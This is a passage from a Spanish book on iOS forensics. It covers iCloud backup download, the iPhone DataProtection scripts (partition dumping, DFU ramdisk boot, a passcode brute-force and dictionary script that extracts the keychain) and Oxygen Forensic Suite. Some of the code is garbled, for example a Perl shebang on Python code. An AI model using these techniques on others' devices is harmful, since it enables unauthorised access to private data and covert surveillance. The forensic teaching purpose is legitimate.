Para poder acceder a esta información almacenada en el *backup* de *Apple iCloud* es necesario conocer el nombre de usuario y la contraseña de la cuenta *Apple* del dueño del terminal. Estas credenciales no se encuentran directamente en el *Keychain* de un *backup* de *Apple iTunes*, por lo que será necesario probar suerte con las usuarios y credenciales de aquellas cuentas que se hayan averiguado de otros servicios o utilizar un ataque directamente al terminal, haciendo un *Jailbreak* al dispositivo físico o introduciendo un *malware* dentro del sistema.

En cualquier caso, una vez se tenga acceso a las credenciales de *Apple iCloud*, con otra de las características de la utilidad de *Elicomsoft* se podrán descargar copias de seguridad completas de otras fechas del dispositivo. Tan solo introduciendo los parámetros de autenticación, seleccionando la copia a volcar y el directorio de destino.



Imagen 04.21 Selección de copias de seguridad.

El contenido de *Apple iCloud* se almacena directamente sin cifrar, por lo que el análisis consistirá en llevar a cabo las mismas tareas que una copia de *Apple iTunes* en la que no se estableció contraseña.

Esto permitiría vigilar constantemente al objetivo, ya que cada vez que se generase una nueva copia de seguridad esta podría ser descargada directamente a nuestra máquina y analizarla.

Capítulo V

iPhone DataProtection

1. Introducción

Para habilitar la protección de datos en un dispositivo *iPhone* es necesario configurar una palabra de paso o *passcode*, la cual es por defecto un código de tipo PIN, aunque como se ha visto puede ser mucho más compleja. Para configurarlo tan solo hay que habilitar esta característica, la cual por defecto viene en el apartado “General” del dispositivo, tal y como se puede apreciar en la imagen siguiente:



Imagen 05 01 Opciones de contraseña

A partir de iOS 4 se cifra cada fichero creado con una clave aleatoria. Dicha clave se almacena a bajo nivel, y permite que desde el propio dispositivo, se pueda acceder al dato descifrado al vuelo. Esta característica da soporte a funciones de borrado seguro de la información del teléfono y a la protección a alto nivel contra ataques de fuerza bruta de contraseña

Mediante procedimientos forenses se obtiene una imagen *bit a bit* del disco de un dispositivo iOS usando herramientas específicas. Prácticamente todos los datos residentes en el dispositivo se encontrarán cifrados, haciendo inútiles todo tipo de técnicas relativas a la recuperación de la información en tiempo útil. Sin embargo, al existir fallos en el *BootROM* explotables en el proceso de arranque, es posible conseguir que sea el propio iOS el que descifre el disco y mediante las herramientas de *iPhone DataProtection* acceder al sistema.

iPhone DataProtection está compuesto por un conjunto de *scripts* diseñados para el ámbito forense en dispositivos iOS. Son fruto de una investigación llevada a cabo por la empresa *Sogefi*, y de ellas se proporciona el código fuente libre y sin coste alguno.

Este conjunto de *scripts* implementan las funciones criptográficas necesarias para manipular el cifrado de los archivos y del disco del dispositivo, y así poder ofrecer soporte para múltiples vías de ataque, las cuales se enumeran a continuación:

- Herramientas para decodificar un *backup*.
- Herramientas para realizar ataques basados en hardware a contraseñas.
- *Scripts* de mapeo de puertos.
- Herramientas para recuperar ficheros eliminados.
- Herramientas para realizar copias de disco duro.
- Herramientas para descifrar unidades de disco.

2. Montando iPhone DataProtection

El proceso de instalación de las herramientas *DataProtection* es bastante sencillo de realizar. Para ello, solo se hace necesario la instalación de las siguientes dependencias:

- *PvCrypto*
- *McCrypto*
- *ProgressBar*
- *Construct*




Imagen 05.02: Instalación de dependencias

la vez que se tengan las dependencias, las herramientas de *iPhone DataProtection* podrán ejecutarse sin problemas.

```
silverhack:\python backup_tool.py
Usage: backup_tool.py <backup path> [output path]
silverhack:\
```

Page: CS 03 Election and Phone Data Protection

3. Clonando un iPhone bit a bit con iPhone DataProtection

Las herramientas de *DataProtection* incorporan un sencillo *script* que permite que se pueda clonar a *bit* una partición de un dispositivo *iOS*.

```
#if [ $? ]
SSHOPTS="-o 2222 -o StrictKeyChecking=no -o UserKnownHostsFile=/dev/null"

if [ $(cat /etc/passwd | grep root@localhost | wc -l) != 0 ]; then
if [ "$UUID" == "" ]; then
exit
fi

echo "Device UUID : $UUID"

mkdir -p $(pwd)

DATE=$(date +%Y%m%d-%H%M%S)
tar -czf $(pwd)/data/$DATE.img

echo "Dumping data partition in $(pwd)"

ssh SSHOPTS root@localhost "dd if=/dev/rdiskmz1 bs=1M2 || dd if=/dev/rdiskmz2 bs=1M2 > $OUT"
```

Imagen 05 03. Script utilizado para la clonación de particiones.

Este script lee el contenido del sistema de ficheros del dispositivo, y copia *bit a bit* todo el contenido a una imagen de tipo DMG. Una vez terminada la copia binaria, esta puede abrirse con la aplicación *HFSExplorer*, *Oxygen Forensic* o el propio sistema de ficheros de OS X.




Imagen C5-04 *HFSExplorer* leyendo imagen DMG.

Si se desea extraer algún dato, *HFS Explorer* ofrece una opción interesante y fácil. A través del botón derecho del ratón, es posible extraer los datos directamente a un PC.




Imagen 05 07: Extracción de datos en sistema de ficheros HFS

Una vez extraído el dato, si se edita el mismo con algún editor hexadecimal, se podrá comprobar que el dato se encuentra ilegible, y por tanto, inútil desde un punto de vista malicioso o de forense por ejemplo.




Imagen 05 08: Datos extraídos y cifrados en sistema de ficheros HFS.

5. Sacando claves con iPhone DataProtection

Actualmente, los dispositivos iOS vienen con la funcionalidad de cifrado-descifrado por hardware, lo que le confiere un procesador dedicado exclusivamente a esta tarea. Gracias a ello, se reduce notablemente el impacto de cifrado-descifrado en el sistema operativo embebido.

En este procesador se encuentran embebidas dos claves. Una de las claves es una clave UID, la cual referenciará a un usuario. Debido a que estos dispositivos son monousuario, esta clave AES será diferente para cada dispositivo. La otra clave almacenada en el procesador es una clave hardware y llamada GUID, la cual identifica una única clave por modelo de dispositivo.

El proceso de cifrado consiste en cifrar cada fichero con una única clave. Esta clave será una clave derivada de las claves almacenadas en el procesador dedicado (UID mas GUID), mas la clave que genere el proceso o aplicación que necesite generar y/o modificar un fichero dentro del espacio del usuario. Estas llamadas, a su vez, se almacenan en un contenedor, el cual es llamado *keybag*. Este contenedor, (basado en software) a su vez, se encuentra protegido gracias a la palabra de paso o PIN, que se utiliza normalmente para desbloquear el dispositivo.

Usualmente esta palabra de paso, suele ser un PIN de 4 dígitos. Un PIN de este tipo, es una contraseña fácilmente adivinable por técnicas simples basadas en tiempo, en fuerza bruta, en probabilidad y en entropía.

A través de la probabilidad, y conociendo todos los estados posibles de un PIN, se puede medir la frecuencia con la que se obtiene un resultado específico y útil. La entropía, a su vez, permite que se pueda medir la incertidumbre de una fuente de información.

Para poder medir la fortaleza de una contraseña basada en un PIN de 4 dígitos en un supuesto ataque por fuerza bruta, se pueden realizar cálculos computando la entropía de la información basándose en dos variables clave. Una de ellas será el número de posibles símbolos a escoger en una contraseña y la otra variable será el número de símbolos en la contraseña. Para ello, se puede utilizar la fórmula siguiente:

$$H = L \log_2 N = L \frac{\log N}{\log 2}$$

Imagen 05 09: Fórmula para medir la fortaleza de una contraseña

Al aplicar a la fórmula basándose solo en una clave basada en PIN, e. número de posibles símbolos (símbolos del 0 al 9), unido al número de símbolos en una contraseña de tipo PIN (4), se obtiene una entropía de 13.28. En pocas palabras, se necesitarían únicamente y como máximo 10.000 intentos (10⁴ posibilidades) para poder averiguar la clave que daría acceso al *keybag*.

Para dar mayor protección, los dispositivos iOS, llevan una protección por software, la cual impide que se puedan realizar ataques basados en fuerza bruta. Esta protección limita a 10 intentos e. que

se pueda introducir una clave errónea. Si se sobrepasa esta barrera, el dispositivo borrará las claves necesarias para el cifrado/descifrado y la información será irrecuperable.

Debido a que la característica de *Data Protection* no se diseñó para proteger los datos frente a ataques de tipo *offline* (ataques en donde se tienen los datos pero no el dispositivo físico), existen numerosas técnicas y herramientas que se basan en ellas que tratan de dar solución a esta problemática.

Preparando el entorno

Cuando un dispositivo *iPhone* se inicia, lo hace siguiendo una cadena de confianza, verificando cada uno de los *hash* de cada fichero que carga durante el arranque.




Imagen 35-9. Arranque de un dispositivo *iPhone*

La primera fase de arranque, se realiza a través del *BootROM*, y se completa cargando todos los certificados raíz que se utilizarán para validar la firma de cada paquete que se instale en las siguientes fases de arranque.

La vez que arranca el *BootROM*, este iniciará un cargador de arranque a bajo nivel (*Low Level Boot*). Al inicializarse este (una vez verificada su firma a través de los certificados raíz), se pasará a la siguiente fase de arranque, la cual se iniciará con el *iBoot*. Uno de los cometidos de este cargador, es verificar las firmas del *Kernel*, así como las diferentes aplicaciones de usuario. Si estas son correctas, el sistema iniciará de manera correcta, y el dispositivo se encontrará en una fase de utilización por parte de un usuario final.

Para poder saltar la restricción de verificación del cargador de arranque *iBoot* más el sistema operativo, los dispositivos basados en *iPhone* disponen de un modo específico para estas tareas. Es el modo DFU o modo de actualización de *firmware* (*Device Firmware Upgrade*).

Este modo es utilizado principalmente para la actualización (o desactualización) del sistema operativo instalado. La comprobación de integridad de ficheros se correspondería, una vez iniciado el dispositivo, con la siguiente imagen:




Imagen 35-11. Inicio de dispositivo en modo DFU (*Device Firmware Upgrade*)

Antes de arrancar el dispositivo, es necesario generar una imagen de arranque con las herramientas necesarias para poder realizar el ataque con éxito. Para ello, las herramientas de *DataProtection* incorporan un *script* llamado *kernel_patcher.py*, que está diseñado para realizar esta función. Este *script* necesita el fichero de claves utilizado por la aplicación *RedSn0w* para descifrar la *Ramdisk* y el *kernel*, así como una imagen válida de un dispositivo *iPhone*. El fichero de claves que utiliza *RedSn0w* se encuentra en la propia aplicación, y la extracción es muy simple de realizar.



Ita é em 05.12. Extrayendo número de chaves $k = 1$ para

Los ficheros *firmware* de iOS se pueden descargar gratuitamente del sitio Web <http://www.getOS.com>. Una vez generado el parche para la imagen descargada y construido una imagen de disco RAM, es posible arrancar el dispositivo iPhone a través de la herramienta RedSno.




Imagen 05.13: Modificadores permitidos en *RedSn0w*

Para poder explotar de manera eficiente las características de las herramientas de *DataProtection*, se debe arrancar la aplicación *RedSn0w* (Herramienta utilizada para realizar *Jailbreak* a dispositivos *iPhone*). Con una serie de modificadores. Estos modificadores son los siguientes.

Nombre del parámetro	Explicación
<i>ipsw</i>	Utilizado para cargar una versión específica de fichero IPSW.
<i>--ramdisk</i>	Carga una imagen RAM específica.
<i>-kernelcache</i>	Usa un fichero <i>kernelcache</i> específico

Tabla 03.01. Modificadores específicos en *RedSn0w*.

Una vez arrancada la aplicación, se procedería de la misma manera que si se fuese a realizarse un *jailbreak* a un dispositivo *iPhone*.




Imagen 03.14. arranque de herramienta *RedSn0w*.

Una vez que el dispositivo se encuentra en funcionamiento, las características de red no se encuentran habilitadas por defecto. Para solucionar esta casuística, se pueden utilizar las capacidades de multiplexado USB, las cuales proveen de conectividad TCP sobre USB. En este caso se podrá dar uso de conexiones SSH a través de este canal.

Para ello, las herramientas de *DataProtection*, proveen de un script llamado *tcpreplay.py*, el cual es utilizado para redireccionar los puertos 22 y 1999, ambos utilizados por el dispositivo para la comunicación entre terminales.




Imagen 03.15. Redireccion de puertos a través de herramientas *DataProtection*.

Passcode

Al arrancar el dispositivo en modo DFU, posibilita que se puedan explotar vulnerabilidades en el propio dispositivo, como por ejemplo aquellas que permiten saltar la comprobación de firma de seguridad de ficheros. Esta posibilidad permite que se puedan cargar imágenes de arranque con las herramientas necesarias para poder realizar los ataques con éxito, saltando así la verificación de firmas.

Una vez generada la imagen de arranque maliciosa e inyectada en memoria, esta posibilita que se puedan realizar otros ataques, como por ejemplo la fuerza bruta de credenciales. El ataque basado en la predicción de credenciales basada en fuerza bruta es posible debido a dos factores:

- La protección por software, que elimina el contenido del dispositivo una vez sobrepasado el umbral de diez credenciales erróneas, y que no funciona a bajo nivel.
- La fuerza bruta, que se realiza utilizando el procesador del propio dispositivo.

Para ello, las herramientas de *DataProtection* permiten que se realicen ataques basados en fuerza bruta basada en PIN o en credenciales más robustas.

```
#!/usr/bin/perl
print "Wrong passcode, trying to bruteforce "
if checkPasscodeComplexity($client) == 0:
    print "Trying all 4-digit US passcodes"
    bf = client.bruteforceKeyBag(systembag["keybagkeys"] data)
    if bf:
        di.update(hl)
        keybags[kbuuid].update(bf)
    print bf
    print kb.unlockWithPasscodeKey(hl.get("passcodekey").decode("hex"))
    kb.printClassKeys()
    di["classKeys"] = kb.getCleanClassKeysDict()
    di.save()
else:
    print "Complex passcode used, trying dictionary attack"
    dictfile = os.path.join(cwdir, "wordlist.dict")
    try:
        wordlist = open(dictfile, 'r').readlines()
    except (OSError, IOError), e:
        exit(e)
    for line in wordlist:
        res = client.getPasscodeKey(systembag["keybagkeys"] data, line.rstrip("\n"))
        if kb.unlockWithPasscodeKey(res.get("passcodekey").decode("hex")):
            print "Passcode \"%s\" OK" % line.rstrip("\n")
            di.update(res)
            keybags[kbuuid].update(res)
            di.save()
            keychain_blob = client.downloadFile("mnt/keychains/keychain-2.db")
            write_file("keychain-2.db", keychain_blob)
            print "Downloaded keychain database, use keychain_tool.py to decrypt secrets"
            return
    print "Passcode not found!"
    return
```

Imagen 05.16: Extracto de script de fuerza bruta de *passcode*.

No hay que olvidar, que el éxito de este tipo de ataques se basa en la fortaleza de la credencial que tenga implementada el dispositivo. En el caso de una credencial basada en PIN (4 dígitos), este ataque se realiza con éxito en un plazo máximo de unos 20 minutos. Para otro tipo de credenciales, el éxito dependerá del tipo de diccionario y de las iteraciones a la hora de probar credenciales. A continuación se muestra una tabla que estima el tiempo necesario en función del *passcode*.

Complejidad de la contraseña	Tiempo estimado
4 dígitos	20 minutos
4 caracteres alfanuméricos	51 horas
5 caracteres alfanuméricos	8 años
8 caracteres alfanuméricos	13 000 años

Tabela 05.02 Estimación en tiempos de un ataque basado en fuerza bruta

En la siguiente captura de pantalla, se puede observar un ataque exitoso de fuerza bruta de contraseña utilizando esta técnica:




Imagen 05 17 Ataque basado en fuerza bruta de contraseña

Una vez que se pueda inyectar en el dispositivo una imagen de arranque maliciosa, la ventana de exposición aumenta de forma exponencial, en cuanto al número de ataques que posibilita esta técnica.

KeyChain

Con los datos anteriores se hace posible por ejemplo, atacar directamente a la base de datos *keyChain*, la cual es descargada automáticamente con el ataque anterior. Si el ataque a la base de datos *keyChain*

En el caso de que se deseen visualizar por pantalla los elementos principales que se encuentran en la base de datos, el *script* viene preparado con un parametro específico para esta tarea unitaria, tal y como se puede ver en la anterior imagen.

Caché en Safari

Otro vector de ataque se puede encontrar en la gestión que realiza la aplicación *Safari* de los datos y peticiones que realiza la aplicación cuando se navega a través de esta. Debido a que estas aplicaciones necesitan optimizar al máximo el rendimiento para mejorar la experiencia del usuario, en algunas ocasiones esta optimización perjudica aspectos como la seguridad de la información. El mayor ejemplo se encuentra en la gestión de datos que realiza la aplicación *Safari* de muchos de los datos solicitados a través de ella. Para optimizar las peticiones así como los datos enviados y recibidos, *Safari* gestiona una base de datos de *cache* en donde almacena información sobre la navegación de un usuario. Esta base de datos por defecto se encuentra en la siguiente ruta:

`User > Library > Caches > com.apple.mobilesafari`

La estructura de la base de datos comprende campos con nombres tan interesantes como *cache response* o *cache receiver data*. La estructura completa es la siguiente:

Name	Object	Type	Schema
cfurl_cache_schema_version	table		CREATE TABLE curl_cache_schema_version(schema, version)
curl_cache_response	table		CREATE TABLE curl_cache_response(entry_ID INTEGER PR
entry_ID	field	INTEGER PRIMARY KEY	
version	field	INTEGER	
hash_value	field	INTEGER	
receive_policy	field	INTEGER	
request_key	field	TEXT	
time_stamp	field	TEXT	
cfurl_cache_blob_data	table		CREATE TABLE curl_cache_blob_data(entry_ID INTEGER PR
entry_ID	field	INTEGER PRIMARY KEY	
response_object	field	BLOB	
request_object	field	BLOB	
proto_props	field	TEXT	
receiver_data	field	BLOB	
cfurl_cache_receiver_data	table		CREATE TABLE curl_cache_receiver_data(entry_ID INTEGE
entry_ID	field	INTEGER PRIMARY KEY	
receiver_data	field	BLOB	
curl_cache_response_index	index		CREATE INDEX request_key_index ON curl_cache_response
curl_cache_response_index	index		CREATE INDEX time_stamp_index ON curl_cache_response
request_key_index	index		CREATE INDEX request_key_index ON curl_cache_response
time_stamp_index	index		CREATE INDEX time_stamp_index ON curl_cache_response
proto_props_index	index		CREATE INDEX proto_props_index ON curl_cache_blob_data
receiver_data_index	index		CREATE INDEX receiver_data_index ON curl_cache_receiver_data

Imagen 05-10 Estructura base de datos *Cache.db*

Capítulo VI

Análisis forense de datos de un terminal iOS con Oxygen Forensic Suite

1. Introducción

Tanto si se ha accedido a un *backup* de un terminal *iPhone* en el equipo donde está pareado el dispositivo, como si se ha accedido al *backup* en *Apple iCloud*, o al propio terminal, es necesario analizar los datos. Como se ha visto en el capítulo de *Captura y Análisis de la backup iOS*, es posible extraer datos muy variados analizando las bases de datos *SQLite*, los ficheros de configuración en formato *XML*, *plist* o *Bplist*, e incluso las *Binary Cookies*.

Sin embargo, el volumen de datos es tan grande que un usuario puede estar varias semanas analizando los datos con scripts o manualmente. Es por ello que en el mercado existen herramientas profesionales que son capaces de analizar los gigabytes de datos que tiene un *smartphone* para presentarlos de forma rápida y eficiente. Si el tiempo y la reducción de costes en procesos de análisis forenses son cruciales, el gasto de una licencia profesional es más que recomendable. En esta sección se va a presentar una de estas herramientas, que además cuenta con soporte en idioma castellano.

Análisis de datos de un dispositivo iOS con Oxygen Forensic Suite

Oxygen Forensic Suite es una herramienta comercial para el análisis forense en telefonía móvil. Aunque es compatible con la mayoría de los teléfonos del mercado, esta solución se especializa en la extracción y análisis de datos en smartphones, apoyándose en un interfaz intuitivo que muestra toda la información del dispositivo en cómodas pestañas, junto a la opción de generar informes completos en diversos formatos.

El hecho de simplificar numerosos procedimientos técnicos en tan solo unos clics hace que esta sea una atractiva opción a tener en cuenta para los usuarios que necesitan un uso intensivo a la hora de analizar numerosos dispositivos.

La siguiente captura muestra la información que *Oxygen Forensic* por defecto es capaz de extraer de un teléfono.




















	Información básica del teléfono móvil y datos de la tarjeta SIM.		Mensajes multimedia con archivos adjuntos
	La lista de contactos (incluidos los números de fax, móviles, líneas fijas, direcciones postales, fotos de contactos y otra información de contacto).		Mensajes de e-mail con archivos adjuntos
	Llamadas Perdidas/Recibidas		GPRS, EDGE, CSD, HSCSD y tráfico Wi-Fi como registro de inicio de sesiones.
	Datos de la tarjeta SIM		Fotografías e imágenes de la galería
	Información de Llamadas entrantes		Videos.
	Organizador (reuniones, citas del calendario, notas, recordatorios de llamada, aniversarios y cumpleaños, tareas a realizar).		Las notas de voz y clips de audio.
	Notas de Texto		Todos los archivos de la memoria del teléfono, así como de la tarjeta de memoria flash, incluyendo las aplicaciones instaladas y sus datos.
	Mensajes SMS (mensajes, registro, carpetas, mensajes borrados con algunas restricciones).		Base de datos de Radio FM Estaciones (como parte de Explorador de archivos).
	Caché de los navegadores Web y favoritos.		Actividad de <i>Lifelog</i> : todos los eventos principales con las coordenadas geográficas.
	Protección de datos de Integridad con MD5, SHA-1, SHA-2, CRC, HAVAL, GOST D34 11 94.		

Imagen 96-01. Distinta información que *Oxygen Forensic* es capaz de extraer.

En 2002, *Oxygen Software* inventó la aplicación avanzada “Agente” que permite a la *Suite* de *Oxygen* extraer mucha más información de los teléfonos inteligentes que otras herramientas lógicas. En el caso de iOS cabe destacar que *Oxygen Forensic Suite* permite extraer y analizar datos almacenados en los archivos de copia de seguridad hechas por iTunes o iCloud.

El proceso de captura de datos de un iPhone

Oxygen Forensic Suite se aumenta de varios factores a la hora de conectar y extraer la información de un terminal móvil, dependiendo del sistema operativo del teléfono móvil sobre el cual se quiera realizar el análisis forense se utilizará uno u otro método. En la siguiente tabla se muestran los métodos que utiliza la herramienta para la extracción de estos datos.

Sistema Operativo	Modo de Extracción	Requisitos
<i>Android</i>	Utiliza Agente <i>Oxy-Agent</i>	Memoria Externa >1MB
<i>Blackberry (RIM)</i>	Utiliza <i>Blackberry Desktop</i>	
<i>iPhone iOS (Apple)</i>	Utiliza <i>iTunes</i>	
<i>Nokia Symbian</i>	Utiliza Agente <i>Oxy-Agent</i>	Memoria Externa >1MB

Tabla 06.01: Métodos de extracción de datos por sistema operativo.

Para la correcta utilización de *Oxygen Forensic* se recomienda la utilización de cables USB y *drivers* originales proporcionados por el fabricante.

Es fundamental para cualquier herramienta forense conservar la estructura de ficheros intacta para no alterar posibles pruebas en una investigación, por lo tanto *Oxygen Forensic* permite antes de realizar la extracción definir qué modo de “Hashing” se va a utilizar, añadiendo a la vez un método de extracción utilizando los agentes *Oxy-Agent* que se instalarán en una memoria externa dedicada, evitando así cualquier manipulación involuntaria. Una vez terminada la extracción el agente se desinstalará automáticamente y la información extraída se presentará en modo “Read Only” para realizar la investigación.

En la siguiente captura se muestra el inicio de la creación de un nuevo caso en el *Oxygen Forensic*, donde antes de comenzar con la extracción se solicita rellenar esta ficha engiando el tipo de *Hash* que interesa utilizar.

